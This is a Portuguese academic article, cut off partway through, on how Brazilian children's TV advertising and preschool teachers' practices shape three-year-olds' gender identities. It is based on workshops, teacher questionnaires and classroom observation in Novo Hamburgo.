Este estudo trata da estreita relação entre infância e mídia e a construção da identidade de gênero das crianças. A pesquisa se estruturou através do mapeamento de propagandas voltadas ao público infantil que demarcam questões hegemônicas de gênero, veiculadas nas emissoras Cartoon Network, Discovery Kids e SBT (Sistema Brasileiro de Televisão) no mês de agosto de 2014; também a partir de oficinas com uma turma de crianças de 15 alunos, de três anos de idade, em uma escola de Educação Infantil da Rede Pública do município de Novo Hamburgo/RS (buscando compreender como a mídia influencia as percepções das crianças sobre o gênero); e da aplicação de questionário com professoras da mesma escola e observação das suas práticas e decorações de suas salas de aula (procurando perceber como as professoras enxergam a infância contemporânea, como percebem a influência da mídia na construção da identidade das crianças e como suas práticas podem colaborar nesse processo).

Palavras-chave: Infâncias. Gênero. Mídia. Estudos Culturais. Escola.

ABSTRACT

This study treats the close relationship between childhood and media and the construction of the gender identity of children. The research was structured through resources like to map advertisements focused on the young public, which demarcate hegemonic gender issues, broadcasted on the TV channels Cartoon Network, Discovery Kids and SBT (Sistema Brasileiro de Televisão) in 2014, August, workshops with a class of 15 students with three years old in a public school situated at Novo Hamburgo/RS (searching for the understanding of how might media influence the children's perception about gender) and the application of a questionnaire to teachers from the same school and observation of hers practices and their classrooms decoration (seeking to understand how these teachers see the contemporary childhood and how their practices may collaborate with this process).

Keywords: Childhoods. Gender. Media. Cultural studies. School.

1 INTRODUÇÃO



Figura 1: Barbie Penteados Mágicos
Fonte: Youtube



Figura 2: Max Steel.
Fonte: Youtube

Iniciamos a apresentação deste estudo, que trata da estreita relação entre infância, mídia, escola e a construção da identidade de gênero das crianças, privilegiando análises que contemplam a função que a mídia e a escola de Educação Infantil possuem no processo da fabricação da identidade dos sujeitos, com duas imagens de propagandas que compõem o *corpus* da pesquisa.

Metodologicamente, a pesquisa se estruturou através do mapeamento de propagandas voltadas ao público infantil e que demarcam questões hegemônicas de gênero, veiculadas nas emissoras *Cartoon Network*, *Discovery Kids* e *SBT (Sistema Brasileiro de Televisão)* no mês de agosto de 2014. Foram mapeadas 15 diferentes propagandas que demarcavam as questões de gênero, veiculadas repetidamente e de maneira aleatória nas emissoras; de oficinas com uma turma de crianças de 15 alunos, de três anos de idade, em uma escola de Educação Infantil da Rede Pública do município de Novo Hamburgo/RS (buscando compreender como a mídia influencia as percepções das crianças sobre o gênero); e da aplicação de questionário com professoras da mesma escola e observação das suas práticas e decorações de suas salas de aula (procurando perceber como as professoras enxergam a infância contemporânea, como percebem a influência da mídia na construção da identidade das crianças e como suas práticas podem colaborar nesse processo).

Valendo-nos de aportes teóricos nos estudos de gênero pós-estruturalistas, discutimos questões binárias e hegemônicas que transitam na mídia, através da publicidade televisiva dirigida às crianças, e na escola de Educação Infantil, problematizando a função educativa dessas duas instâncias e como elas podem, muitas vezes, reforçar alguns padrões sobre os modos de viver o gênero e a sexualidade, regulando os indivíduos.

2 “AMO O ROSA!”

A frase que intitula este capítulo foi retirada da propaganda *Barbie Penteados Mágicos*¹, mapeada durante este estudo (Figura 1). A boneca, produzida pela *Mattel*, é indicada para meninas de 3 a 10 anos de idade². E, conforme descrições contidas no site da empresa sobre a boneca,

Esta linda princesa tem longos e maravilhosos cabelos que as meninas irão adorar “cortar” e estilizar várias vezes! Elas podem prender os três apliques e adicionar divertidas mechas coloridas, ou até mesmo deixar o cabelo da Barbie ainda mais longo. Na hora de mudar o visual, dá para “cortar” os apliques usando as “tesouras” de brinquedo e começar tudo de novo em uma brincadeira sem fim (MATTEL, 2014, s.p.).

Trazemos aqui essas informações sobre um dos brinquedos anunciado na televisão e que foi mapeado durante essa pesquisa para ilustrar a maneira como a mídia opera na construção da identidade de gênero das crianças na cultura atual. Através das frases enunciadas na propaganda, como “*Amo o rosa!*”, e das informações contidas no site sobre como se brinca com esse brinquedo e a quem ele se destina, é fácil perceber que modos naturalizados de *ser mulher* são reforçados.

A mesma situação também pode ser percebida quando a publicidade se dirige ao público infantil masculino, no momento em que *slogans* como “*O herói está em você!*” são utilizados durante a propaganda do brinquedo *Max Steel Turbo Voo*³, também mapeado através do estudo. A figura 2, que abre este artigo, foi retirada da propaganda, que mostra o *Max Steel*

¹ Veiculada na emissora *Cartoon Network* no mês de agosto de 2014 e disponível em <<http://www.youtube.com/watch?v=Tlr0gugusYw#>>.

² Dado disponível em: <<http://www.mattelbrasil.com.br>>, acesso em 26 ago. 2014.

³ Veiculada na emissora *Discovery Kids* no mês de agosto de e disponível em <http://www.youtube.com/watch?v=18H2PVA_AIQ>.

se transformando em um herói por meio da cena de um “homem”, com músculos aparentes e transmitindo a ideia de estar fazendo força.

Através dos brinquedos anunciados às crianças por meio da publicidade televisiva, é fácil perceber que “em suas brincadeiras, as meninas têm liberdade para serem cozinheiras, cabeleireiras, fadas, madrinhas, mães que limpam seus filhos, enfermeiras etc., brincadeiras que denotam o caráter pacífico a elas atribuído” (MORENO, 1999, p. 31). Já aos meninos, são anunciados brinquedos que carregam significações em relação à força, virilidade, agilidade e aventura. Os signos de masculinidade transmitidos pela mídia ao público infantil masculino compartilham, compreendem e reproduzem características da identidade heterossexual, subjetivando que se esses elementos estiverem “ausentes” em um homem/menino “comprometem” sua sexualidade. Com frequência, a publicidade, com a intenção de vender determinado produto, apresenta imagens hegemônicas às crianças, mas é preciso levar em conta que essas imagens carregam signos e representações sobre os modos de ser e se portar dos indivíduos.

É significativo salientar que vivemos um tempo em que somas significativas do orçamento de marketing brasileiro⁴ e internacional visam atingir a criança de diferentes formas. Um exemplo disso é o fato de o consumo infantil (entre crianças de 4 a 12 anos de idade) ter crescido cerca de 400% nos últimos 20 anos⁵. E, no que se refere à regulamentação da publicidade voltada às crianças, cabe destacar que, segundo dados Conselho Nacional de Autorregulamentação Publicitária (CONAR), no ano de 2013 foram abertos 340 processos, segundo

⁴ Sobre a relevância de se discutir esse tema na contemporaneidade, vale ressaltar que o Exame Nacional do Ensino Médio (ENEM) deste ano (ocorrido nos dias 8 e 9 de novembro de 2014) abordou a questão da publicidade infantil no Brasil em seu tema de redação. Faz-se necessário que todos, inclusive os jovens, pensem e discutam essa realidade que compõe as infâncias na atualidade.

⁵ Fonte: McNeal, em SCHOR, 2009, p. 18.

a origem de denúncia, e 8,2% desses processos resultaram de questionamentos à publicidade voltada para o público infantil⁶. Também se torna válido destacar que, recentemente, há uma moção acontecendo no Brasil em apoio à Resolução nº 163/2014 do Conselho Nacional dos Direitos da Criança e do Adolescente (Conanda), “que considera ilegais e abusivas a publicidade e a comunicação mercadológica dirigida às crianças (PROTESTE, 2014, p. 141).

Não se pode subestimar o papel da mídia da educação, que não se dá apenas no âmbito escolar e familiar, mas também através da televisão, publicidade, revistas e de todos os outros meios pelos quais ela propaga (MEYER e SOARES, 2008). De acordo com o que Ruth Sabat (1999) apresenta,

Trabalhar com as representações de gênero e de sexualidade na publicidade comporta um potencial crítico, pois é possível identificar de que formas são socialmente construídos os tipos de corpos, modos de viver, comportamentos e valores aí representados (p. 245).

Para a autora (*idem*), a mídia possui múltiplas possibilidades educativas, no momento em que a partir dela se torna possível educar os sujeitos para que vivam de acordo com regras e padrões estabelecidos socialmente, sendo assim, a mídia, uma das instituições que também é produtora de cultura, de significados e representações.

Cabe destacar aqui também que *gênero* não é sinônimo de sexualidade, uma vez que ela se refere aos modos de se viver os desejos e prazeres corporais enquanto gênero está ligado às condições sociais pelas quais somos identificados como homens e mulheres (WEEKS, 1993 *apud* LOURO, 1995, p. 80).

⁶ Dados disponíveis em : <www.conar.org.br/>. Acesso em 17 ago. 2014.

3 A PROPAGANDA QUE DIZ QUE É SÓ MENINO QUE PODE BRINCAR” - O GÊNE- RO ESTAMPADO NAS PROPAGANDAS

Porém, como enfatiza Louro (1997), não há como discutir gênero e compreendê-lo através do dicionário. Para a autora, é preciso considerar que as palavras possuem história, que fazem história, que são instáveis e permeadas por apelos. Por isso, é de relevância entender que o *conceito de gênero* na contemporaneidade está atrelado à sua história e ao movimento feminista e suas lutas, assim como à *Teoria* Queer, que, como ressalta a autora, serviu como um xingamento aos homossexuais, sendo sinônimo de ridículo, excêntrico, mas ao sofrer esses ataques sociais, os *gays* e lésbicas resolveram adotar essa teoria para representar “a diferença que não quer ser assimilada ou tolerada” (LOURO, 2001, p. 6).

Faz-se necessário, além de analisar como as *identidades* de gênero são constituídas na infância e como a mídia e a publicidade operam nessa construção, apresentando paradigmas hegemônicos sobre modos de ser, se portar, brincar e agir, investigar como os professores das crianças na mais tenra idade percebem e lidam com todas essas influências e como a formação desses profissionais colabora (ou não) para o entendimento e trabalho com a constituição das *identidades* dos infantes, uma vez que “a escola é atravessada pelos gêneros” (LOURO, 1997, p. 89).

- “E se o carrinho fosse rosa?”.

- “Se o carrinho fosse rosa, daí menina podia brincar, mas se é de outra cor, não” (sic).

A fala que compõe o título e as falas acima se trata de um diálogo que tivemos com um menino de três anos de idade de uma escola de Educação Infantil da Rede Pública de Novo

Hamburgo/RS, obtido através da primeira⁷ oficina realizada com a turma da escola referida, no momento em que as crianças assistiram às propagandas que foram mapeadas durante esse estudo.

No momento do diálogo em específico, a turma assistia à propaganda *Hot Wheels Pista Vertical*⁸ e, ao enunciar que o brinquedo anunciado se destina somente a crianças do sexo masculino, questionei o menino sobre quem havia dito a ele que se tratava de um brinquedo “só para meninos”, e foi então que ele respondeu que “*a propaganda que diz que só menino pode brincar*”.

Diante desse discurso de uma criança de três anos de idade, é possível perceber como a mídia opera na construção das *identidades*, propagando, em diversos momentos, signos e discursos hegemônicos sobre o universo masculino e feminino. No momento em que a criança reforça que se o carrinho da *Hot Wheels* fosse rosa as meninas poderiam brincar, percebe-se, de maneira nítida, como binarismos ainda são presentes na contemporaneidade, uma vez que a publicidade, além de auxiliar na *formatação* dos sujeitos, também narra o que somos, o que pensamos, o que vivemos.

Durante a oficina, pude escutar⁹ discursos de todas as crianças em relação ao gênero e a quem se destinava determinado brinquedo, bem como o desejo de consumo das imagens e modos de ser representados nas peças publicitárias. Portanto, trazemos aqui alguns recortes:

⁷ Realizada no dia 19 de agosto de 2014.

⁸ Veiculada na emissora Cartoon Network em agosto de 2014.

⁹ Todas as falas foram registradas em Diário de Campo. Primeiramente gravadas e, após, transcritas (19/08/2014).

“Só as meninas podem brincar com esse brinquedo” (Menino, 3 anos, ao assistir à propaganda da boneca Esquestria Girls. D.C. 19/08/14.)

“Eu sou a sereia!” (menina, 3 anos, ao assistir à propaganda Barbie Sereia. D.C. 19/08/14).

“Uou, Max Steel! É de herói! Nem pensar pra menina! Só de menino!” (Menino, 3 anos, ao assistir à propaganda Max Steel Turbo Voo. D.C.19/08/14).

Ao entrar em contato com esses discursos hegemônicos e naturalizados de crianças tão pequenas, somos interpelados a pensar na expressiva maneira como conceitos naturalizados sobre *ser homem* e *ser mulher* são presentes no cotidiano das crianças. Segundo dados apresentados pelo Instituto Alana¹⁰, a criança brasileira é uma das que mais assiste televisão no mundo: é um total de 5 horas, 4 minutos e 23 segundos, em média, em frente à TV por dia.

É possível lançar a discussão de que as imagens e discursos que veiculam na mídia acionam efeitos de “verdade” e que contribuem significativamente na formação dos sujeitos. Segundo Fischer (2001, p. 18), “a presença da TV na vida cotidiana tem importantes repercussões nas práticas escolares, na medida em que crianças, jovens e adultos de todas as camadas sociais empreendem modos de ser e estar no mundo também nesse espaço da cultura”. Por isso a necessidade de analisar a construção de uma infância generificada que vai à escola e como a mídia está entrelaçada nesse processo.

¹⁰ Dados divulgados pelo Ibope. Informações disponíveis em: <<http://defesa.alana.org.br/post/32806872923/um-carrossel-de-vendas-marca-de-sabonete-invade-novela>>. Acesso em 14 set. 2014.



Figuras 3 e 4: Crianças brincando.
Fonte: Registros da autora

No segundo momento da oficina aqui em questão, foram disponibilizadas à turma casinhas de madeira, móveis de madeira e bonecos e bonecas de pano para brincar. E, nesse instante, foi possível reafirmar a maneira como a mídia pode influenciar as crianças no momento da escolha dos seus brinquedos e como “devem” se portar os meninos e as meninas, pois, ao entrar em contato com esses brinquedos que não estão sendo veiculados na mídia através da publicidade televisiva, as crianças brincaram livremente e não emitiram discursos que pudessem fazer alusão às questões de gênero.

Ao presenciar situações como essa, em que as crianças, após terem assistido a várias propagandas de brinquedos que julgaram “ser de menino” ou “ser de menina” e que não poderiam criar possibilidades de brincar juntos, brincaram de maneira integrada, sem questionar, com brinquedos que não estão em pauta na publicidade, é possível que nos questionemos sobre a maneira que a pedagogia da mídia reforça e limita as possibilidades de brincadeiras das crianças, emitindo discursos e imagens que carregam a ideia de que meninos e meninas “não podem” brincar juntos, que cada um possui o seu papel de acordo com o gênero.



Figuras 5 e 6: Crianças escolhendo seu brinquedo preferido através das imagens.
Fonte: Registros da autora

Através do material coletado durante a pesquisa, constata-se que a publicidade, além de vender produtos e brinquedos, também vende uma imagem impetuosa, ágil e valente aos meninos, e uma frágil, *fashion* e materna às meninas, como características típicas, naturais e imutáveis aos sujeitos. Ao entrar em contato com essas representações durante os anúncios veiculados na TV, nota-se que as crianças não demonstram se sentir à vontade para brincarem juntas, no entanto, quando são proporcionadas a elas brinquedos e artefatos que estão longe das lentes da publicidade, demonstram sentirem-se livres para brincar e para experimentar diferentes papéis durante a brincadeira.

3.1 “EU GOSTO DA BARBIE PORQUE ELA USA SALTO ALTO E VESTIDO!” – A CONSTRUÇÃO DE UMA INFÂNCIA GENERIFICADA

Esse discurso foi obtido através da segunda oficina, quando as crianças tiveram de optar pelo brinquedo que mais lhe agradava, dentre daqueles anunciados e exibidos na oficina anterior, através de imagens e, após isso, justificar o porquê da preferência. As imagens¹¹ trazem recortes das escolhas das crianças e de como se procedeu a atividade.

¹¹ Somente foram utilizadas imagens de crianças em que os responsáveis preencheram e assinaram o Termo de Autorização do Uso de Imagem.

No momento da escolha das imagens, as meninas escolheram diretamente figuras de brinquedos como a *Barbie* e *Esquestria Girls* e, ao justificarem o porquê da preferência, trouxeram falas como “*eu gosto da Barbie porque ela usa salto alto e vestido*”, “*eu gosto da Esquestria Girls porque ela é bonita, todo mundo diz que ela é bonita*”.

Falas como essas das meninas evidenciam o quanto a questão da “beleza” e os padrões que envolvem esse assunto estão presentes na escolha dos brinquedos e como elas percebem que “gostar do que é belo” do que é “considerado bonito” as coloca em cena e no padrão natural ainda presentes na cultura atual, passando a ideia de que o consumo de estilos de vida e padrões de beleza é o caminho de “merecimento” e “pertencimento” à sociedade. Conforme Bauman (2008, p. 108) discute,

O processo de autoidentificação é perseguido, e seus resultados são apresentados com a ajuda de “marcas de pertença” visíveis, em geral encontradas nas lojas. A referência a “estar à frente da tendência de estilo” transmite a promessa de um alto valor de mercado e uma profusão de demanda (ambos traduzidos como certeza de reconhecimento, aprovação e inclusão).

Já os meninos escolheram somente dois tipos de brinquedos: *Max Steel* ou os carrinhos *Hot Wheels*. Assim como as meninas, fizeram a escolha da imagem de maneira direta, justificando a preferência por ser “*brinquedo de menino*” ou pela ideia de força e aventura que o brinquedo *Max Steel* carrega.

Cabe ressaltar que, antes da atividade, foram mostradas às crianças as imagens de todos os brinquedos, a fim de perceber se elas os reconheciam fora do contexto da propaganda. Destacamos, então, que nessa situação a turma soube mencionar o nome de todos os brinquedos.

Durante a escolha dos brinquedos representados através das imagens, as crianças trouxeram discursos que retrata a infância generificada que temos na contemporaneidade e a contribuição da mídia na construção dessa infância:

“Ele gosta do Max Steel porque ele é menino.” (menino, 3 anos de idade, D.C. 26/08/2014).

“Ela tem que gostar da Barbie sereia porque ela é menina também. A TV da minha mãe diz que é de menina.” (menina, 3 anos de idade, D.C. 26/08/2014).

“O menino não pode pegar a Barbie Sereia.” (menino, 3 anos de idade, D.C.26/08/2014).

A partir desses dados, somos interpelados a refletir sobre os modos de representação do que é “masculino” e do que é “feminino” através da publicidade televisiva para as crianças. Percebe-se que cada um dos gêneros carrega, nessas representações, oposição e polaridade. As meninas aprendem a “gostar” e a se identificar com imagens que carregam significados sobre a beleza hegemônica, à meiguice, à fragilidade, a um mundo cor-de-rosa. Meninos são convidados a entrar em um mundo de ação, aventura e coragem. Mas o fato mais saliente nesse contexto “é que a maioria dos atributos presentes em um gênero está excluída automaticamente de outro” (AUAD, 2012, p. 22).

Nessa perspectiva, apontamos que os estudos sobre o gênero devem ir além da discussão de papéis e funções do homem e da mulher e como esses são representados na

mídia. Portanto, quando destacamos o fato de meninas e meninos “aprenderem” a se ver na mídia, pretendemos ir além, problematizando os signos que essas representações sobre o *ser homem* e a *ser mulher* carregam. Dessa forma, deve-se considerar que os *gêneros* produzem e organizam a cultura e a sociedade (MEYER, 2005) e, quando crianças ainda na primeira infância dizem que gostam da *Barbie* por causa dos apetrechos que ela usa e do *Max Steel* por ele ser um herói forte, elas estão querendo sinalizar muito mais que uma preferência: elas denunciam que a infância contemporânea está enredada por binarismos, por visões hegemônicas sobre o gênero, não admitindo que meninos e meninas possam gostar das mesmas coisas ou assumir os mesmos papéis.

Nessa direção, Antonio Moreira (2005), ao fazer referência a Sousa Santos (1997), afirma que “as pessoas têm direito a serem iguais sempre que a diferença as tornar inferiores; contudo, têm também direito a serem diferentes sempre que a igualdade colocar em risco suas identidades” (p. 128). No delineamento da consideração do autor, ressaltamos que as crianças têm direito a fazer suas escolhas e não criticamos o fato de as meninas quererem fazer de conta que são sereias, modelos, mães e de os meninos apresentarem o desejo de serem um super herói, mas se torna importante refletir os motivos e os meios que fazem as crianças apresentarem esses desejos. Assim como os meninos, por que as meninas demonstram não se sentir à vontade para ser um herói? Por que meninos demonstram desconforto em pegar uma boneca e fazer de conta que são pais, por exemplo?

Tais indagações podem ser ilustradas pelo segundo momento da oficina que aqui está sendo analisada: quando foram disponibilizados às crianças brinquedos como a *Barbie* e carrinhos da *Hot Wheels* para que brincassem, em nenhum momento as crianças se inte-



Figuras 7 e 8: Meninas e meninos brincando.
Fonte: Registros da autora

graram. Meninas brincaram com as *Barbies* e meninos com os carrinhos. Em certos momentos, os meninos demonstraram curiosidade em brincar com as *Barbies*, mas as meninas não permitiram, anunciando “*Saem daqui, aqui só menina pode brincar!*” (D.C. 26/08/14). A seguir, alguns registros fotográficos da interação das crianças nesse momento.

Esses registros obtidos do momento do brincar da criança, apesar de revelar um ato de brincadeira simbólica, também levantam discussões sobre o porquê meninas e meninos não se integraram para brincar com as bonecas *Barbie* e os carros *Hot Wheels* ofertados na oficina. Meninas não nasceram com características naturais que as fazem gostar de rosa, a exaltar a beleza hegemônica e com “vocação” para se dedicar aos cuidados da casa e dos filhos, assim como os meninos não nascem com vontades intrínsecas a apreciar carros e aventuras. Todo esse contexto resulta “do modo como as relações de gênero foram construídas na nossa sociedade ao longo do tempo” (AUAD, 2012, p. 39).

4 A ESCOLA E OS PROFESSORES DA EDUCAÇÃO INFANTIL

Através das oficinas realizadas com as crianças da Educação Infantil da escola pública, percebeu-se que a cultura atual, da mídia, desconsidera, na maioria das vezes, as múltiplas *infâncias* que circundam no mundo contemporâneo e, os discursos e atitudes dos infantes, diante desse contexto, mostram uma infância generificada que vai à escola. Portanto, torna-se proeminente analisar como os professores percebem e trabalham com essa infância que frequenta a Educação Infantil.

Para tanto, serão analisados os discursos dos professores em relação à temática, obtidos através dos questionários aplicados, de observações das salas de aula e das ações desses profissionais quando as questões de gênero se destacam no cotidiano escolar.

Portanto, a seguir, apresentamos um recorte dos dados obtidos que mais se destacaram nos questionários com as professoras e nas observações. Aproveitamos para frisar que a análise desses dados não pretende fazer “juízo de valores” em relação à prática das professoras, mas lançar algumas percepções e considerações acerca de como os docentes trabalham com a influência da mídia como um fator que contribui na construção da identidade de gênero das crianças e como a prática da escola pode reforçar ou até criar representações hegemônicas sobre os *gêneros*.

Com o intuito de preservar a identidade das professoras que aceitaram¹¹ contribuir com a pesquisa, durante as análises elas serão referidas conforme consta no quadro abaixo:

¹¹ Todas as professoras que participaram da pesquisa assinaram um termo de consentimento livre e esclarecido.

SIGLA	SEXO	FORMAÇÃO	TEMPO DE ATUAÇÃO NA E.I.
P1	Feminino	Magistério / Pedagogia em andamento	2 anos
P2	Feminino	Magistério / Letras	Não informou
P3	Feminino	Magistério / Pedagogia em andamento	7 meses
P4	Feminino	Pedagogia	Não informou
P5	Feminino	Pedagogia	12 anos

Quadro 1: Perfil das professoras

Fonte: Elaborado pela autora

4.1 “MENINAS SÃO CIUMENTAS, CHORONAS... OS MENINOS SÃO MAIS BRIGUENTOS” - REFORÇANDO BINARISMOS

Através das análises realizadas, foi possível perceber que as professoras das crianças da Educação Infantil ainda interpretam as características de meninos e meninas de maneira binária. Ao serem questionadas sobre como percebem as características dos meninos e das meninas, as professoras responderam:

P2: “As características mais marcantes que percebo entre os meninos e meninas são nas brincadeiras. Hoje em dia, mesmo com toda tecnologia e ideias ‘mais abertas’, ainda existe uma divisão nas brincadeiras. Os meninos brincam de bola, carrinho, e meninas de casinha, bonecas”.

P3: “As meninas são calmas e aceitam dividir a brincadeira e o brinquedo com os meninos. Os meninos são agitados e criteriosos na questão de meninos e meninas, não aceitam esse envolvimento. Porém demonstram muita curiosidade pelas brincadeiras e brinquedos das meninas”.

P4: “Os meninos são agressivos na resolução dos conflitos, não pedem auxílio da professora nesse momento. Já as meninas demonstram maior independência na realização das tarefas e nos conflitos pedem ajuda da professora”.

P5: “As meninas são mais vaidosas, gostam de se arrumar, trocar de roupa. Os meninos são mais falantes”.

Através das impressões das professoras, além da relação binária que é feita sobre as características de cada gênero, percebe-se a influência da publicidade no comportamento que destacam sobre meninos e meninas. Quando a P1 e a P4 afirmam que os meninos são “mais agressivos” para resolver os conflitos, não solicitando interferência da professora, é possível se fazer relação com as características que a mídia televisiva anuncia para meninos através da publicidade, conforme discussão lançada anteriormente: meninos são “fortes”, “valentes”, “aventureiros”. Portanto, percebe-se um comportamento dos meninos no cotidiano escolar que faz alusão a certos padrões que envolvem as características masculinas apresentadas pela mídia.

Desse modo, percebe-se que essas distinções sobre o masculino e o feminino estão naturalizadas na cultura e não é diferente na escola. Professoras caracterizam meninas como

“choronas” e meninos como “briguentos” como se esses atributos lançados às crianças fossem algo inato e estampado no sujeito de acordo com seu gênero. Nessa perspectiva, Louro (1997, p. 27) enfatiza que

O que importa [...] considerar é que – tanto na dinâmica do gênero como na dinâmica da sexualidade – as identidades são sempre construídas, elas não são dadas ou acabadas num determinado momento. Não é possível fixar um momento – seja o nascimento, a adolescência ou a maturidade – que possa ser tomado como aquele em que a identidade sexual e/ou a identidade de gênero seja “assentada” ou estabelecida. As identidades estão sempre se construindo, elas são instáveis e, portanto, passíveis de transformação.

Quando a P3 destaca que meninos não permitem que meninas participem de certas brincadeiras, mas que, ao mesmo tempo, demonstram curiosidade pelas brincadeiras “das meninas”, nota-se que as crianças da Educação Infantil, muitas vezes, não se permitem brincar de maneira integrada e nem partilhar, meninos e meninas, das mesmas brincadeiras, mesmo que demonstrem vontade de experimentar diferentes brinquedos. No entanto, uma vez que a escola busca (ou deva buscar) o desenvolvimento integral dos sujeitos, nela deve ocorrer, de forma permanente, a compreensão de que há muitas maneiras de vivenciar os *gêneros*. No ambiente escolar, torna-se imprescindível a criação de possibilidades para que meninos e meninas possam brincar juntos. Mesmo que se trate de crianças pequenas, é de extrema relevância, nas turmas de Educação Infantil, “questionar e discutir o determinismo social dos gêneros” (FELIPE e GUIZZO, 2008, p. 37).

A P5 destaca o fato de meninas serem “vaidosas”, gostarem de se “arrumar” e, aí, percebe-se a maneira como meninas assumem papéis e posturas hegemônicas de acordo com

o que é determinado socialmente para pessoas do gênero feminino e reforçado pela publicidade. A partir das observações, percebeu-se que as professoras, muitas vezes sem querer, acabam reforçando alguns padrões de comportamento às crianças em relação aos gêneros, no momento em que, durante suas práticas, emitem aos pequenos discursos como:

“Sossega um pouco. Tu tem que se acalmar. Tu é menina. Tem que ser delicada. Querida. (sic)” (Fala da P3 dirigida a uma menina de 2 anos de idade enquanto corria pela sala de aula com alguns meninos – D.C. 18/08/2014).

“Eu acho que quando ele crescer ele vai aflorar. Ele tem umas coisas estranhas... dança que nem menina (sic)” (Fala da P5 sobre um menino de 3 anos de idade enquanto as crianças dançavam na sala de aula – D.C. 21/08/2014).

“Tu tem que ser um príncipe, tu é menino (sic)” (Fala da P1 dirigida a um menino de 3 anos de idade enquanto brincava com fantasias e usou um vestido, dizendo que era uma princesa – D.C. 29/08/2014).

Frente a esses discursos das professoras, dirigidos a crianças tão pequenas, é possível afirmar que as docentes, “frequentemente, acabam se tornando ‘vigilantes’ da possível orientação sexual das crianças” (MEYER e SOARES, 2008, p. 34), demonstrando preocupação quando meninos, durante um ato de brinquedo simbólico, escolhem vestidos para usar no baú de fantasias, quando dançam de determinada maneira, ou quando meninas brincam de maneira mais ativa junto a um grupo de meninos.

Pela fala da P1, dirigida a um menino de 3 anos, afirmando que ele não poderia assumir papel de “princesa” na sua brincadeira, e, sim, de príncipe, é possível perceber que as professoras tentam regular as brincadeiras das crianças de acordo com o gênero. Meyer e Soares (2008) destacam que a escola é uma das instâncias autorizadas a educar na cultura atual e, portanto, a produzir e regular os sujeitos - e isso envolve o regulamento dos corpos “tal como ele deve ser” (p. 7). Assim, percebe-se que as professoras, em diversos momentos, não permitem ou, se permitem, enxergam como “estranho” o fato de um menino experimentar um papel de princesa em sua brincadeira, uma menina correr junto a um grupo de meninos, um menino dançar “como menina” durante uma música. Frente a essa realidade, constata-se que “a escola nega outras formas de viver o gênero e a sexualidade ou tenta ‘corrigi-las” (MEYER e SOARES, 2008, p. 11).

Ao serem questionadas sobre a diferenciação de brinquedos para meninas e meninos, todas as professoras responderam não proporcionar brinquedos diferentes para meninos e meninas, possibilitando as mesmas condições de brincadeira a todos, no entanto, percebe-se que por mais que elas proporcionem os mesmos materiais a todas as crianças, as docentes tentam regular os papéis que as crianças assumem durante as brincadeiras. Entende-se, então, que para as professoras, meninos até podem brincar de fantasias juntamente com meninas, mas só podem ser príncipes, jamais princesas.

Ao serem questionadas sobre a influência da mídia na construção da identidade de gênero das crianças, todas as professoras afirmaram perceber essa influência, sob as seguintes perspectivas:

P2: “Percebo a influência não de uma forma global, mas na comunicação e relação com os amigos”.

P3: “Percebo através das propagandas que são taxativas [...]. Não apresentam ambos os sexos utilizando o mesmo brinquedo”.

P4: “A mídia possui dois lados de influência: propagandas e programas”.

P5: “Influencia quando mostra apenas meninas brincando em propagandas de bonecas ou meninos com carrinhos”.

Através das considerações das professoras, é possível entender que elas conseguem perceber que a mídia influencia a construção da identidade de gênero das crianças, no entanto, durante suas práticas, não percebem que reforçam binarismos e hegemonias, regulando posturas, comportamentos e brincadeiras dos infantes. Entende-se, então, que é necessário que se crie espaço para que os profissionais que trabalham com a infância discutam e lancem olhares de estranhamento perante aos padrões que se estabelecem socialmente em relação aos gêneros.

Tal relevância de se investir na formação das professoras se confirma no momento em que, por exemplo, a P5 percebe a influência da mídia nas questões de gênero quando vê nas propagandas apenas meninas manuseando bonecas e apenas meninos brincando com carrinhos e, ao mesmo tempo, também lança pré-conceitos quando vê seu aluno de três anos dançando “parecendo uma menina”. Quando a P1 diz perceber a influência na mídia quando

ela dita o que as crianças devem usar e de que devem brincar, porém, em sua prática, não permite que seu aluno utilize uma fantasia de princesa enquanto brinca. E quando a P3, que afirma que as propagandas para as crianças são “taxativas”, em contrapartida, repreende sua aluna de dois anos de idade que brinca com os meninos. Dessa maneira, emergiu outra categoria de análise para o material coletado com as professoras, que busca discutir o olhar naturalizado dessas profissionais da Educação Infantil, no momento em que seus discursos entram em dissonância com suas práticas quando as relações de gênero e mídia estão em pauta na sala de aula.

4.2 “NÃO DIFERENCIO MENINOS E MENINAS NA DECORAÇÃO DA SALA DE AULA” - O OLHAR NATURALIZADO

Para iniciar e situar o leitor, trazemos as respostas das professoras ao seguinte questionamento: “*Você decora sua sala de aula para representar meninas e meninos no ambiente?*”:

P1: “Não diferencio meninos e meninas na decoração da sala de aula. Exploro cores, imagens”.

P2: “Não decoro a sala para representar meninos e meninas. A sala é decorada conforme o projeto a ser trabalhado”.

P3: “Não costumo diferenciar. Apenas a chamadinha (sic), que as meninas têm um laço de fita no cabelo. Gosto de utilizar cores variadas”.

P5: “Sim, normalmente escolho duas cores para representar meninos (azul, verde) e meninas (rosa, lilás) e uma cor neutra. Ou escolho personagens do mundo infantil que represente os dois gêneros. Exemplo: Super-heróis e princesas”.

P4: “Não faço essa representação e nem diferenciação na decoração da sala de aula”.

Com exceção da P5, seria possível afirmar que, dentre as professoras que responderam ao questionário, nenhuma traz em sua sala de aula representações binárias sobre os gêneros através da decoração do espaço. No entanto, ao observar as salas de aula dessas professoras¹², encontramos os seguintes ambientes:

Sala de aula 1: Ao entrar na sala, encontra-se um painel com várias corujas feitas em E.V.A que fazem alusão às datas dos aniversários das crianças. O nome das meninas está grafado em corujas da cor rosa, e os nomes de meninos em corujas de cor azul. No interior da sala também há várias corujas rosas e azuis. Ao lado do tapete, há um painel feito em cartolina com a ilustração de um menino usando camiseta e bermuda azuis e uma menina com um vestido na cor rosa. Onde as crianças guardam seus pertences (mochilas, toalhas), os lugares são identificados com os nomes das crianças: os nomes das meninas grafados na cor rosa, em um papel também da cor rosa. Os nomes dos meninos são grafados na cor azul e em papéis azuis (D.C. 28/08/2014).

¹² Algumas dessas professoras trabalham em duplas na turma, portanto, o número de salas é menor do que o número de professoras que responderam ao questionário.

